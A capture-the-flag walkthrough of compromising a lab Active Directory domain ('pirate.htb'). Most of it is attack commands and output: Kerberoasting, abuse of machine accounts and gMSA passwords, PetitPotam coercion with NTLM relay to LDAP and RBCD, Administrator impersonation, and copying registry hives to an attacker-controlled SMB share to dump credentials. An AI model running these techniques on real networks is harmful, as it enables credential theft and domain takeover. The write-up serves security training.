
Pirate
Recon
nmap -Pn -p- -T4 -vv -oG nmap.grep $IP; nmap -sVC -Pn -p$(grep -oP '\d+(?=/open)' nmap.grep | paste -sd "," -) $IP;
# Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-01 09:53 CET
# Nmap scan report for DC01.pirate.htb (10.129.9.88)
# Host is up (0.034s latency).
#
# PORT      STATE SERVICE       VERSION
# 53/tcp    open  domain        Simple DNS Plus
# 80/tcp    open  http          Microsoft IIS httpd 10.0
# |_http-server-header: Microsoft-IIS/10.0
# | http-methods:
# |_  Potentially risky methods: TRACE
# |_http-title: IIS Windows Server
# 88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-03-01 15:54:18Z)
# 135/tcp   open  msrpc         Microsoft Windows RPC
# 139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
# 389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: pirate.htb0., Site: Default-First-Site-Name)
# | ssl-cert: Subject: commonName=DC01.pirate.htb
# | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.pirate.htb
# | Not valid before: 2025-06-09T14:05:15
# |_Not valid after:  2026-06-09T14:05:15
# |_ssl-date: 2026-03-01T15:55:56+00:00; +7h00m15s from scanner time.
# 443/tcp   open  https?
# 445/tcp   open  microsoft-ds?
# 464/tcp   open  kpasswd5?
# 593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
# 636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: pirate.htb0., Site: Default-First-Site-Name)
# | ssl-cert: Subject: commonName=DC01.pirate.htb
# | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.pirate.htb
# | Not valid before: 2025-06-09T14:05:15
# |_Not valid after:  2026-06-09T14:05:15
# |_ssl-date: 2026-03-01T15:55:56+00:00; +7h00m15s from scanner time.
# 2179/tcp  open  vmrdp?
# 3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: pirate.htb0., Site: Default-First-Site-Name)
# | ssl-cert: Subject: commonName=DC01.pirate.htb
# | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.pirate.htb
# | Not valid before: 2025-06-09T14:05:15
# |_Not valid after:  2026-06-09T14:05:15
# |_ssl-date: 2026-03-01T15:55:56+00:00; +7h00m15s from scanner time.
# 3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: pirate.htb0., Site: Default-First-Site-Name)
# | ssl-cert: Subject: commonName=DC01.pirate.htb
# | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.pirate.htb
# | Not valid before: 2025-06-09T14:05:15
# |_Not valid after:  2026-06-09T14:05:15
# |_ssl-date: 2026-03-01T15:55:56+00:00; +7h00m15s from scanner time.
# 5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
# |_http-title: Not Found
# |_http-server-header: Microsoft-HTTPAPI/2.0
# 9389/tcp  open  mc-nmf        .NET Message Framing
# 49667/tcp open  msrpc         Microsoft Windows RPC
# 49677/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
# 49678/tcp open  msrpc         Microsoft Windows RPC
# 49680/tcp open  msrpc         Microsoft Windows RPC
# 49681/tcp open  msrpc         Microsoft Windows RPC
# 49906/tcp open  msrpc         Microsoft Windows RPC
# 53393/tcp open  msrpc         Microsoft Windows RPC
# Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
#
# Host script results:
# |_clock-skew: mean: 7h00m14s, deviation: 0s, median: 7h00m14s
# | smb2-time:
# |   date: 2026-03-01T15:55:19
# |_  start_date: N/A
# | smb2-security-mode:
# |   311:
# |_    Message signing enabled and required
#
# Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done: 1 IP address (1 host up) scanned in 104.80 seconds

nmap -sU --min-rate=5000 -p- $IP
# PORT    STATE SERVICE
# 53/udp  open  domain
# 123/udp open  ntp
# 389/udp open  ldap


nxc smb "$IP" -u '' -p '' --generate-hosts-file /tmp/hosts; cat /tmp/hosts >> /etc/hosts
# SMB         10.129.9.88     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:False)
# SMB         10.129.9.88     445    DC01             [+] pirate.htb\:
User
We are provided with the credentials: pentest:p3nt3st2025!&
Service Enumeration
SMB
nxc smb "10.129.9.88" -u 'pentest' -p 'p3nt3st2025!&' --shares
# SMB         10.129.9.88     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:False)
# SMB         10.129.9.88     445    DC01             [+] pirate.htb\pentest:p3nt3st2025!&
# SMB         10.129.9.88     445    DC01             [*] Enumerated shares
# SMB         10.129.9.88     445    DC01             Share           Permissions     Remark
# SMB         10.129.9.88     445    DC01             -----           -----------     ------
# SMB         10.129.9.88     445    DC01             ADMIN$                          Remote Admin
# SMB         10.129.9.88     445    DC01             C$                              Default share
# SMB         10.129.9.88     445    DC01             IPC$            READ            Remote IPC
# SMB         10.129.9.88     445    DC01             NETLOGON        READ            Logon server share
# SMB         10.129.9.88     445    DC01             SYSVOL          READ            Logon server share
smbclient -U 'pentest' --password 'p3nt3st2025!&' '\\10.129.9.88\SYSVOL'
# Try "help" to get a list of possible commands.
# smb: \> dir
#   .                                   D        0  Sun Jun  8 16:39:49 2025
#   ..                                  D        0  Sun Jun  8 16:39:49 2025
#   pirate.htb                         Dr        0  Sun Jun  8 16:39:49 2025

# <SNIP>

# smb: \pirate.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\> cd ../Audit
# smb: \pirate.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT\Audit\> ls
#   .                                   D        0  Mon Jun  9 18:09:27 2025
#   ..                                  D        0  Mon Jun  9 18:09:27 2025
#   audit.csv                           A      312  Mon Jun  9 18:12:18 2025
#
# 		9116415 blocks of size 4096. 848062 blocks available
Here is audit.csv:
Machine Name,Policy Target,Subcategory,Subcategory GUID,Inclusion Setting,Exclusion Setting,Setting Value
,System,Audit Directory Service Access,{0cce923b-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Directory Service Changes,{0cce923c-69ae-11d9-bed3-505054503030},Success and Failure,,3
Nothing in other shares
IIS
java -jar iis_shortname_scanner.jar 0 5 http://pirate.htb/
# Do you want to use proxy [Y=Yes, Anything Else=No]?
# # IIS Short Name (8.3) Scanner version 2023.4 - scan initiated 2026/03/01 09:08:09
# Target: http://pirate.htb/
# |_ Result: Not vulnerable or no item was found. It was not possible to get proper/different error messages from the server. Check the inputs and try again.
# |_ Warning(s):
#   |_ Question mark character was blocked: you may have a lot of false positives. -> manual check is needed.
#   |_ File extensions could not be verified. you may have false positive results. -> manual check is needed.
# |_ Extra information:
#   |_ Number of sent requests: 504
LDAP
Roastable user enumeration via NetExec:
faketime "$(rdate -n 10.129.9.88 -p | awk '{print $2, $3, $4}' | date -f - "+%Y-%m-%d %H:%M:%S")" zsh

nxc ldap "10.129.9.88" -u 'pentest' -p 'p3nt3st2025!&' --kerberoasting Kerberoastable.txt
# LDAP        10.129.9.88     389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:pirate.htb) (signing:None) (channel binding:Never)
# LDAP        10.129.9.88     389    DC01             [+] pirate.htb\pentest:p3nt3st2025!&
# LDAP        10.129.9.88     389    DC01             [*] Skipping disabled account: krbtgt
# LDAP        10.129.9.88     389    DC01             [*] Total of records returned 2
# LDAP        10.129.9.88     389    DC01             [*] sAMAccountName: a.white_adm, memberOf: CN=IT,CN=Users,DC=pirate,DC=htb, pwdLastSet: 2026-01-16 01:36:34.388000, lastLogon: 2025-06-09 18:03:37.380258
# LDAP        10.129.9.88     389    DC01             $krb5tgs$23$*a.white_adm$PIRATE.HTB$pirate.htb\a.white_adm*$85e017230dd88bfb7f6b2928f99105ec$f9fa6 <SNIP>
# LDAP        10.129.9.88     389    DC01             [*] sAMAccountName: gMSA_ADFS_prod$, memberOf: CN=Remote Management Users,CN=Builtin,DC=pirate,DC=htb, pwdLastSet: 2025-06-09 16:48:41.108220, lastLogon: 2026-03-01 16:50:07.345368
# LDAP        10.129.9.88     389    DC01             $krb5tgs$18$gMSA_ADFS_prod$$PIRATE.HTB$*pirate.htb\gMSA_ADFS_prod$*$a5d4d4667e06355f7e517618$b80eb <SNIP>

nxc ldap "10.129.9.88" -u 'pentest' -p 'p3nt3st2025!&' --asreproast ASREPRoastable.txt
# LDAP        10.129.9.88     389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:pirate.htb) (signing:None) (channel binding:Never)
# LDAP        10.129.9.88     389    DC01             [+] pirate.htb\pentest:p3nt3st2025!&
# LDAP        10.129.9.88     389    DC01             No entries found!
Could not crack with hashcat mode 13100 + rockyou.txt, let's scan LDAP objects to get a Bloodhound report:
nxc ldap "10.129.9.88" -u 'pentest' -p 'p3nt3st2025!&' --bloodhound -c All --dns-server 10.129.9.88
# LDAP        10.129.9.88     389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:pirate.htb) (signing:None) (channel binding:Never)
# LDAP        10.129.9.88     389    DC01             [+] pirate.htb\pentest:p3nt3st2025!&
# LDAP        10.129.9.88     389    DC01             Resolved collection methods: dcom, container, objectprops, psremote, acl, trusts, rdp, group, session, localadmin
# LDAP        10.129.9.88     389    DC01             Done in 0M 10S
# LDAP        10.129.9.88     389    DC01             Compressing output into /root/.nxc/logs/DC01_10.129.9.88_2026-03-01_171424_bloodhound.zip
DNS
From bloodhound we learn of 3 other machines, let's confirm they exist:
nslookup
> server 10.129.9.88
# Default server: 10.129.9.88
# Address: 10.129.9.88#53
> DC01.pirate.htb
# Server:		10.129.9.88
# Address:	10.129.9.88#53
#
# Name:	DC01.pirate.htb
# Address: 10.129.9.88
> WEB01.pirate.htb
# Server:		10.129.9.88
# Address:	10.129.9.88#53
#
# Name:	WEB01.pirate.htb
# Address: 192.168.100.2
> EXCH01.pirate.htb
# Server:		10.129.9.88
# Address:	10.129.9.88#53
#
# ** server can't find EXCH01.pirate.htb: NXDOMAIN
> MS01.pirate.htb
# Server:		10.129.9.88
# Address:	10.129.9.88#53
#
# ** server can't find MS01.pirate.htb: NXDOMAIN

MS01 and EXCH01 are not resolved, that's weird, since MS01 has some interesting ACLs let's focus on that:
RPC
rpcclient -U 'pentest%p3nt3st2025!&' 10.129.12.11
rpcclient $> enumdomusers
# user:[Administrator] rid:[0x1f4]
# user:[Guest] rid:[0x1f5]
# user:[krbtgt] rid:[0x1f6]
# user:[a.white_adm] rid:[0x450]
# user:[a.white] rid:[0xc1d]
# user:[pentest] rid:[0x100a]
# user:[j.sparrow] rid:[0x100e]
Getting gMSA user access onto DC via Pre-Windows 2000 membership
One thing that really stands out to me is that even though we ruled that MS01 and EXCH01 don't really resolve to anything, they both have weird memberships.
- MS01 is a memberOf
Domain Secure Servers, and a direct members ofPre-Windows 2000 Compatible Access - EXCH01 is a direct memberOf
Pre-Windows 2000 Compatible Access
Looking online, this direct membership of the Pre-2000 group is a legacy backwards compatibility feature they added to Active Directory, to allow pre-2000's machines from being accessible and accessing resources. The idea is that the computers are configured to access the AD with an insecure password (See this TheHackerRecipes article). So unless specifically configured to have a password by default it's the machine name lowercase without the dollar: MS01$ -> ms01, lets try these:
nxc smb 10.129.12.238 -u "MS01$" -p "ms01"
# SMB         10.129.12.238   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:False)
# SMB         10.129.12.238   445    DC01             [-] pirate.htb\MS01$:ms01 STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT

nxc smb 10.129.12.238 -u "EXCH01$" -p "exch01"
# SMB         10.129.12.238   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:False)
# SMB         10.129.12.238   445    DC01             [-] pirate.htb\EXCH01$:exch01 STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT
This is really weird, it's not the common error, this means that no trusted account has logged-on yet so authentication requests are rejected, there's two choices, any domain user can become a trusted account by just changing the password, or we can request a TGT, that's what I'm going to do as it's less destructive:
getTGT.py 'pirate.htb/MS01$:ms01' -dc-ip 10.129.12.238
# Impacket v0.13.0.dev0+20250717.182627.84ebce48 - Copyright Fortra, LLC and its affiliated companies
# [*] Saving ticket in MS01$.ccache
export KRB5CCNAME="MS01$.ccache"
klist
# Ticket cache: FILE:MS01$.ccache
# Default principal: MS01$@PIRATE.HTB
#
# Valid starting       Expires              Service principal
# 03/04/2026 03:09:37  03/04/2026 13:09:37  krbtgt/PIRATE.HTB@PIRATE.HTB
# 	renew until 03/05/2026 03:09:37
nxc smb 10.129.12.238 -u 'MS01$' -k --use-kcache
# SMB         10.129.12.238   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:False)
# SMB         10.129.12.238   445    DC01             [+] PIRATE.HTB\MS01$ from ccache
From here we can access services as the machine accounts, though nothing too useful, let's look at the gMSA users now that we are MS01$ which is memberOf Domain Secure Servers which has readGMSAPassword over both GMSA accounts:
nxc ldap 10.129.12.238 -u 'MS01$' -k --use-kcache --gmsa
# LDAP        10.129.12.238   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:PIRATE.HTB) (signing:None) (channel binding:Never)
# LDAP        10.129.12.238   389    DC01             [+] PIRATE.HTB\MS01$ from ccache
# LDAP        10.129.12.238   389    DC01             [*] Getting GMSA Passwords
# LDAP        10.129.12.238   389    DC01             Account: gMSA_ADCS_prod$      NTLM: 304106f739822ea2ad8ebe23f802d078     PrincipalsAllowedToReadPassword: Domain Secure Servers
# LDAP        10.129.12.238   389    DC01             Account: gMSA_ADFS_prod$      NTLM: 8126756fb2e69697bfcb04816e685839     PrincipalsAllowedToReadPassword: Domain Secure Servers
Both users have WinRM access to DC01:
nxc winrm 10.129.12.238 -u 'gMSA_ADCS_prod$' -H '304106f739822ea2ad8ebe23f802d078'
# WINRM       10.129.12.238   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:pirate.htb)
# WINRM       10.129.12.238   5985   DC01             [+] pirate.htb\gMSA_ADCS_prod$:304106f739822ea2ad8ebe23f802d078 (admin)
nxc winrm 10.129.12.238 -u 'gMSA_ADFS_prod$' -H '8126756fb2e69697bfcb04816e685839'
# WINRM       10.129.12.238   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:pirate.htb)
# WINRM       10.129.12.238   5985   DC01             [+] pirate.htb\gMSA_ADFS_prod$:8126756fb2e69697bfcb04816e685839 (admin)

evil-winrmexec -hashes ":8126756fb2e69697bfcb04816e685839" 'pirate.htb/gMSA_ADFS_prod$@10.129.12.238'
# [*] '-target_ip' not specified, using 10.129.12.238
# [*] '-port' not specified, using 5985
# [*] '-url' not specified, using http://10.129.12.238:5985/wsman
#
# Ctrl+D to exit, Ctrl+C will try to interrupt the running pipeline gracefully
PS C:\Users\gMSA_ADCS_prod$\Documents> whoami
# pirate\gmsa_adcs_prod$
Enumerating internal network and WEB01
After looking around there's not much, the machine is pretty locked down/we don't have many permissions, and there's no user that seems to be a good privilege escalation target. There's not much we can do, let's get a ligolo agent running to get access to the 192.168.100.0/24 internal network:
ipconfig
# Windows IP Configuration
#
# Ethernet adapter vEthernet (Switch01):
#
#    Connection-specific DNS Suffix  . :
#    Link-local IPv6 Address . . . . . : fe80::d976:c606:587e:f1e1%8
#    IPv4 Address. . . . . . . . . . . : 192.168.100.1
#    Subnet Mask . . . . . . . . . . . : 255.255.255.0
#    Default Gateway . . . . . . . . . :
#
# Ethernet adapter Ethernet0 2:
#
#    Connection-specific DNS Suffix  . : .htb
#    IPv4 Address. . . . . . . . . . . : 10.129.12.238
#    Subnet Mask . . . . . . . . . . . : 255.255.0.0
#    Default Gateway . . . . . . . . . : 10.129.0.1

1..30 | % { $ip="192.168.100.$_"; ping -n 1 -w 500 $ip > $null; "$ip : $?" }
# 192.168.100.1 : True
# 192.168.100.2 : True
# 192.168.100.3 : False
# <SNIP>
# 192.168.100.100 : False
Ok let's upload the agent, connect, and route it correctly, now let's enumerate 192.168.100.2 which should be WEB01 since that's what we got from the DNS lookups before:
IP=192.168.100.2
nmap -Pn -p- -T4 -vv -oG nmap-web01.grep $IP; nmap -sVC -Pn -p$(grep -oP '\d+(?=/open)' nmap-web01.grep | paste -sd "," -) $IP;
# Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-03 22:12 CET
# Nmap scan report for 192.168.100.2
# Host is up (0.044s latency).
#
# PORT      STATE SERVICE       VERSION
# 80/tcp    open  http          Microsoft IIS httpd 10.0
# | http-methods:
# |_  Potentially risky methods: TRACE
# |_http-title: IIS Windows Server
# |_http-server-header: Microsoft-IIS/10.0
# 135/tcp   open  msrpc         Microsoft Windows RPC
# 139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
# 443/tcp   open  https?
# 445/tcp   open  microsoft-ds?
# 808/tcp   open  mc-nmf        .NET Message Framing
# 1500/tcp  open  mc-nmf        .NET Message Framing
# 1501/tcp  open  mc-nmf        .NET Message Framing
# 5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
# |_http-server-header: Microsoft-HTTPAPI/2.0
# |_http-title: Not Found
# 47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
# |_http-server-header: Microsoft-HTTPAPI/2.0
# |_http-title: Not Found
# 49443/tcp open  unknown
# 49664/tcp open  msrpc         Microsoft Windows RPC
# 49665/tcp open  msrpc         Microsoft Windows RPC
# 49666/tcp open  msrpc         Microsoft Windows RPC
# 49667/tcp open  msrpc         Microsoft Windows RPC
# 49668/tcp open  msrpc         Microsoft Windows RPC
# 49701/tcp open  msrpc         Microsoft Windows RPC
# 49714/tcp open  msrpc         Microsoft Windows RPC
# Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
#
# Host script results:
# | smb2-time:
# |   date: 2026-03-04T04:14:03
# |_  start_date: N/A
# |_clock-skew: 7h00m14s
# | smb2-security-mode:
# |   311:
# |_    Message signing enabled but not required
#
# Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done: 1 IP address (1 host up) scanned in 97.59 seconds
Interesting it has another tcp/80,443, this also gives an IIS landing page. Though SMB has something interesting for us:
nxc smb 192.168.100.2 -u 'pentest' -p 'p3nt3st2025!&'
# SMB         192.168.100.2   445    WEB01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:WEB01) (domain:pirate.htb) (signing:False) (SMBv1:False)
# SMB         192.168.100.2   445    WEB01            [+] pirate.htb\pentest:p3nt3st2025!&
Signing is not enforced on WEB01's SMB, this can allow for NTLM relay attacks. Since the machine runs a 2019 build, it should be patched against most common SMB and LDAP relay attacks.
Though looking at every possibility I realized that DC01's LDAP doesn't enforce signing either! let's attempt to relay.
We force WEB01$ to connect to us using PetitPotam:
petitpotam.py -d "pirate.htb" -u 'gMSA_ADFS_prod$' -hashes ":fd9ea7ac7820dba5155bd6ed2d850c09" "10.10.14.162" "192.168.100.2"
#               ___            _        _      _        ___            _
#              | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _    _ __
#              |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  / _` |  | '  \
#             _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|  \__,_|  |_|_|_|
#           _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|_|"""""|
#           "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'
#
#               PoC to elicit machine account authentication via some MS-EFSRPC functions
#                                       by topotam (@topotam77)
#
#                      Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN
#
#
# Trying pipe lsarpc
# [-] Connecting to ncacn_np:192.168.100.2[\PIPE\lsarpc]
# [+] Connected!
# [+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
# [+] Successfully bound!
# [-] Sending EfsRpcOpenFileRaw!
# [-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
# [+] OK! Using unpatched function!
# [-] Sending EfsRpcEncryptFileSrv!
# [+] Got expected ERROR_BAD_NETPATH exception!!
# [+] Attack worked!
And we had our NTLM Relay listening on all ports waiting for a connection, using drop-the-MIC to allow for SMB->LDAP relay without the signature mismatch, and using the delegation attack to allow us to RBCD as WEB01$:
ntlmrelayx.py -t ldap://10.129.1.245 --delegate-access -smb2support --remove-mic
# Impacket v0.13.0.dev0+20250717.182627.84ebce48 - Copyright Fortra, LLC and its affiliated companies
#
# <SNIP>
#
# [*] Servers started, waiting for connections
# [*] SMBD-Thread-6 (process_request_thread): Received connection from 10.129.1.245, attacking target ldap://10.129.1.245
# [*] Authenticating against ldap://10.129.1.245 as PIRATE/WEB01$ SUCCEED
# [*] Enumerating relayed user's privileges. This may take a while on large domains
# [*] Adding a machine account to the domain requires TLS but ldap:// scheme provided. Switching target to LDAPS via StartTLS
# [*] Attempting to create computer in: CN=Computers,DC=pirate,DC=htb
# [*] Adding new computer with username: KCZRQUUT$ and password: K_CBJmJxR*wN-n} result: OK
# [*] Delegation rights modified succesfully!
# [*] KCZRQUUT$ can now impersonate users on WEB01$ via S4U2Proxy
It worked, we now have RBCD over WEB01:
findDelegation.py -dc-ip "10.129.1.245" 'pirate.htb/pentest:p3nt3st2025!&'
# Impacket v0.13.0.dev0+20250717.182627.84ebce48 - Copyright Fortra, LLC and its affiliated companies
#
# AccountName  AccountType  DelegationType                      DelegationRightsTo     SPN Exists
# -----------  -----------  ----------------------------------  ---------------------  ----------
# DC01$        Computer     Unconstrained                       N/A                    Yes
# a.white_adm  Person       Constrained w/ Protocol Transition  http/WEB01.pirate.htb  Yes
# a.white_adm  Person       Constrained w/ Protocol Transition  HTTP/WEB01             Yes
# KCZRQUUT$    Computer     Resource-Based Constrained          WEB01$                 No
Let's now perform S4U2Proxy to get a ticket as Administrator on WEB01:
getST.py -spn 'cifs/WEB01.pirate.htb' -impersonate Administrator -dc-ip 10.129.1.245 'pirate.htb/KCZRQUUT$:K_CBJmJxR*wN-n}'
# Impacket v0.13.0.dev0+20250717.182627.84ebce48 - Copyright Fortra, LLC and its affiliated companies
#
# [-] CCache file is not found. Skipping...
# [*] Getting TGT for user
# [*] Impersonating Administrator
# [*] Requesting S4U2self
# [*] Requesting S4U2Proxy
# [*] Saving ticket in Administrator@cifs_WEB01.pirate.htb@PIRATE.HTB.ccache
export KRB5CCNAME="Administrator@cifs_WEB01.pirate.htb@PIRATE.HTB.ccache"
nxc smb 192.168.100.2 -k --use-kcache
# SMB         192.168.100.2   445    WEB01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:WEB01) (domain:pirate.htb) (signing:False) (SMBv1:False)
# SMB         192.168.100.2   445    WEB01            [+] pirate.htb\Administrator from ccache (admin)
It worked, let's try to connect to the host, remember to add WEB01's internal IP onto our /etc/hosts, this is necessary for kerberos authentication. Let's use WinRM:
evil-winrmexec -k -no-pass WEB01.pirate.htb

dir C:\Users
#     Directory: C:\Users
#
# Mode                LastWriteTime         Length Name
# ----                -------------         ------ ----
# d-----        1/15/2026   7:37 PM                a.white
# d-----         6/9/2025  10:11 AM                Administrator
# d-----         6/9/2025   6:55 AM                Administrator.PIRATE
# d-----         6/9/2025   7:31 AM                gMSA_ADFS_prod$
# d-----        1/15/2026   6:40 PM                gMSA_ADFS_prod$.PIRATE
# d-r---         6/8/2025   1:29 PM                Public

dir C:\Users\a.white\Desktop
#     Directory: C:\Users\a.white\Desktop
#
# Mode                LastWriteTime         Length Name
# ----                -------------         ------ ----
# -a----         3/7/2026   1:18 PM             34 user.txt
User.txt seems pretty straightforward, though I lost a considerable amount of time looking into ADFS, which seem to be a very deep rabbit hole: I found SSO pages, got authenticated and received valid SAML, and even got the ADFS Private Key from the DC01 by gaining ownership over an ADFS container that gMSA_ADFS_prod$ had writeOwner permissions on.
Root
a.white is a very interesting user when looking on Bloodhound:

Let's try to target a.white, we don't have the necessary permissions to query the DC since our Impersonation of Administrator is only valid for WEB01, one solution would be to steal the registry hives and look for passwords or hashes in memory:
net use Z: \\10.10.14.162\share /user:user user
# The command completed successfully.

reg save HKLM\SAM Z:\sam.save
# The operation completed successfully.
reg save HKLM\SYSTEM Z:\system.save
# The operation completed successfully.
reg save HKLM\SECURITY Z:\security.save
# The operation completed successfully.
net use Z: /delete
# Z: was deleted successfully.
secretsdump -sam sam.save -system system.save -security security.save LOCAL -use-ntds
# Impacket v0.13.0.dev0+20250717.182627.84ebce48 - Copyright Fortra, LLC and its affiliated companies
#
# [*] Target system bootKey: 0x342dfe90cc4061078b79f011cd08f931
# [*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
# Administrator:500:aad3b435b51404eeaad3b435b51404ee:b1aac1584c2ea8ed0a9429684e4fc3e5:::
# Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
# DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
# WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:60da2d3ba00d6b5932e4c87dce6fa6b4:::
# [*] Dumping cached domain logon information (domain/username:hash)
# PIRATE.HTB/Administrator:$DCC2$10240#Administrator#8baf09ddc5830ac4456ee8639dd89644: (2026-02-25 02:41:09+00:00)
# PIRATE.HTB/gMSA_ADFS_prod$:$DCC2$10240#gMSA_ADFS_prod$#66812dfee46ff41c9c8245a2819c3183: (2026-03-07 21:20:00+00:00)
# PIRATE.HTB/a.white:$DCC2$10240#a.white#366c8924be3ea6d1d12825569a4bcc39: (2026-03-07 21:18:00+00:00)
# [*] Dumping LSA Secrets
# [*] $MACHINE.ACC
# $MACHINE.ACC:plain_password_hex:29f1505d87014b01b4317fed1d52ddbee2792a698e7e1de1bcdf29ab5d4b8e54828ce470d23491ba84e82d786622a821a14c730cf8610a32db1951b7619ee08c3bcacbab53aac8e052bd64e638c6bbd9529daacf04f86cfb9034808c4378d2c328c8c6afe7655f4a099dc41caeb6279c53313edcbd58db3e14490b7543ba3250ac200ec9834992b61b3f4319162645b50f402de4db0843fc43db7d54e04828abf86e490959bc88670e50f0b50373a3745f70039f8fd032435c4a725526957c7ae0dbaa81273b3aa28c0b029fea90c271b6601ef3ba7a05a13ec8c8ffd9999dd10eee87b4b9eb08a8a4af90710056f558
# $MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:feba09cf0013fbf5834f50def734bca9
# [*] DefaultPassword
# (Unknown User):E2nvAOKSz5Xz2MJu
# [*] DPAPI_SYSTEM
# dpapi_machinekey:0x01cffc2ef9a91d20107371f9a4a4112c892ed989
# dpapi_userkey:0xa4fddb1b2df2db7cc3d044dc1b559bc1b45a1de9
# [*] NL$KM
# NL$KM:a52439573f8f30dc61f156b7b55c0f7c6b0affdfb0a299c368a9fe15e24833a9e98c27f88b7c05554dfe3c5d09ea9c4995eb7a095b487a14dc74e9cb7c1ae08a
# [*] _SC_GMSA_DPAPI_{C6810348-4834-4a1e-817D-5838604E6004}_a09ca32bc7cd2ce752ae0143bd203f0551564c04dd2846c4ed3e4e5a61cc9f11
# _SC_GMSA_DPAPI_{C6810348-4834-4a1e-817D-5838604E6004}_a09ca32bc7cd2ce752ae0143bd203f0551564c04dd2846c4ed3e4e5a61cc9f11:e3ef474b98138dd4469f6dc176f879ba1e0817ba44502187b9080b9f3334c91b9b1af1ce4e91fb562c8d8824412c700e00d105bc674d8e26a594e3da4173f2c87313d634b39c3412d4bfb6849247686df6065b536566807e0ace92f94ea3166bb9752d12d352c89b9fdafa7d3171e4dd55be9d585504f8c628a0ff4c670d7595a909a3c9a7ec2dff984e5ddf77049a91a5597f0a39c5499455675901cce41aded98d80a1b5f7f82cc220b590df4bfc0bfc5f0feb66e73a56f1ab7fe914c6d7cd2b83e0b9065b76e02bc330f7694416f3acd6c463df84923500b64a1014e74413809a7a06af577ce7685bfd2ab56a2067
